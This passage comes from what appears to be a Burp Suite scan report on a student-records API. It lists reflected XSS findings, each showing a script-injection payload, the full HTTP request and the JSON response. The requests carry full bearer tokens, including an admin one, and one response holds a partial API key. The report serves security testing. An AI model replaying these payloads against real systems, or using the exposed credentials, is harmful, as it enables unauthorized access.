ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:30:05 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
```

occurred.","status":400,"errors":{"pageSize":["The value '20w35m1<script>alert(1)</script>idvfw' is not valid."]},"traceId":"00-fc6ff9441379dfdde24180564c8804b7-08a570068588ee79-00"}

6.19. https://sb-api.ismanila.org/Veracism/api/admin/clamav/logs [lines parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/clamav/logs**

Issue detail

The value of the **lines** request parameter is copied into the HTML document as plain text between tags. The payload **sh0jd<script>alert(1)</script>r4pa7** was submitted in the lines parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/admin/clamav/logs?logType=clamd&lines=20sh0jd%3cscript%3ealert(1)%3c%2fscript%3er4pa7
HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:49:58 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"lines":["The value '20sh0jd<script>alert(1)</script>r4pa7' is not
valid."]},"traceId":"00-03f8bb76d0109a0f3ff2c404ea9b7f97-8ead5c255816b8f1-00"}
```

6.20. https://sb-api.ismanila.org/Veracism/api/admin/yara/test [filename multipart parameter attribute]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/yara/test**

Issue detail

The value of the **filename** multipart parameter attribute is copied into the HTML document as plain text between tags. The payload **g5u2y<script>alert(1)</script>h4ml7stdrxe** was submitted in the filename multipart parameter attribute. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used the POST method, however it was possible to convert the request to use the GET method, to enable easier demonstration and delivery of the attack.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /Veracism/api/admin/yara/test HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3711
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
```

```
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKnqaO2fYOhSZx8Ae
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryKnqaO2fYOhSZx8Ae
Content-Disposition: form-data; name="sampleFile"; filename="images.pngg5u2y<script>alert(1)</script>h4ml7stdrxe"
Content-Type: image/png

.PNG
.
...IHDR.............
   m"H....PLTE.......................................................ggfWWV.................__^ddcSSREED...887111uutMML??>%%
%}}|...oom)))
...[SNIP]...
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:36:15 GMT

{"isMatch":false,"matches":[],"rawOutput":"","testedAs":"images.pngg5u2y<script>alert(1)</
script>h4ml7stdrxe","rulesScanned":2}
```

6.21. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/apiclient**

Issue detail

The value of the **name** JSON parameter is copied into the HTML document as plain text between tags. The payload **uzswc<script>alert(1)</script>w8s0r** was submitted in the name JSON parameter. This input was echoed unmodified in

the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The request uses a Content-type header which it is not possible to generate using a standard HTML form. Burp attempted to replace this header with a standard value, to facilitate cross-domain delivery of an exploit, but this does not appear to be possible.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Content-Length: 92
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"name":"Korpoyuzswc<script>alert(1)<\/script>w8s0r","scopes":
["read:reports","write:reports","read:students","write:students"]}
```

Response 1

```
HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/apiclient/80
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:19 GMT

{"clientId":80,"tenantId":1,"userId":null,"name":"Korpoyuzswc<script>alert(1)</script>w8s0r","scopes":
["read:reports","write:reports","read:students","write:students"],"isActive":true,"createdAt":"2026-03-21T06:27:20.084109
6","apiKeyPrefix":"vcism_7ljMeONAXV","apiKey":"vcism_7ljMeONAXVE1Gm6I
...[SNIP]...
```

6.22. https://sb-api.ismanila.org/Veracism/api/apiclient/4 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/apiclient/4**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **en1ho<img src=a onerror=confirm(1)>w3r40** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The application appears to be blocking the usual proof-of-concept test string used by Burp, so an alternate test string was used.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
DELETE /Veracism/api/apiclient/4en1ho%3cimg%20src%3da%20onerror%3dconfirm(1)%3ew3r40 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUl-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:30:32 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value '4en1ho<img src=a onerror=confirm(1)>w3r40' is not
valid."]},"traceId":"00-63b5f2b704b5764e7f6a0c2baaf47b16-9cd9dde43be2e56c-00"}
```

6.23. https://sb-api.ismanila.org/Veracism/api/students [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students**

Issue detail

The value of the **page** request parameter is copied into the HTML document as plain text between tags. The payload **rtszk<script>alert(1)</script>viton** was submitted in the page parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1


```
GET /Veracism/api/students?page=1rtszk%3cscript%3ealert(1)%3c%2fscript%3eviton&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
```

```
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:01 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1rtszk<script>alert(1)</script>viton' is not
valid."]},"traceId":"00-6306fe652f80e7075163a1c0afcd62f8-7d8232ee195f6d48-00"}
```

6.24. https://sb-api.ismanila.org/Veracism/api/students [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students**

Issue detail

The value of the **pageSize** request parameter is copied into the HTML document as plain text between tags. The payload **p9o9r<script>alert(1)</script>e5214** was submitted in the pageSize parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/students?page=1&pageSize=p9o9r%3cscript%3ealert(1)%3c%2fscript%3ee5214 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
```

mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-_B656--B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:09 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"pageSize":["The value 'p9o9r<script>alert(1)</script>e5214' is not valid."]},"traceId":"00-e081aca59842d006dd7944f6f0f1da7a-b2e31f0573f61003-00"}

6.25. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The value of the **extRef** JSON parameter is copied into the HTML document as plain text between tags. The payload **cmem6<script>alert(1)</script>te36g** was submitted in the extRef JSON parameter. This input was echoed unmodified in the application's response.

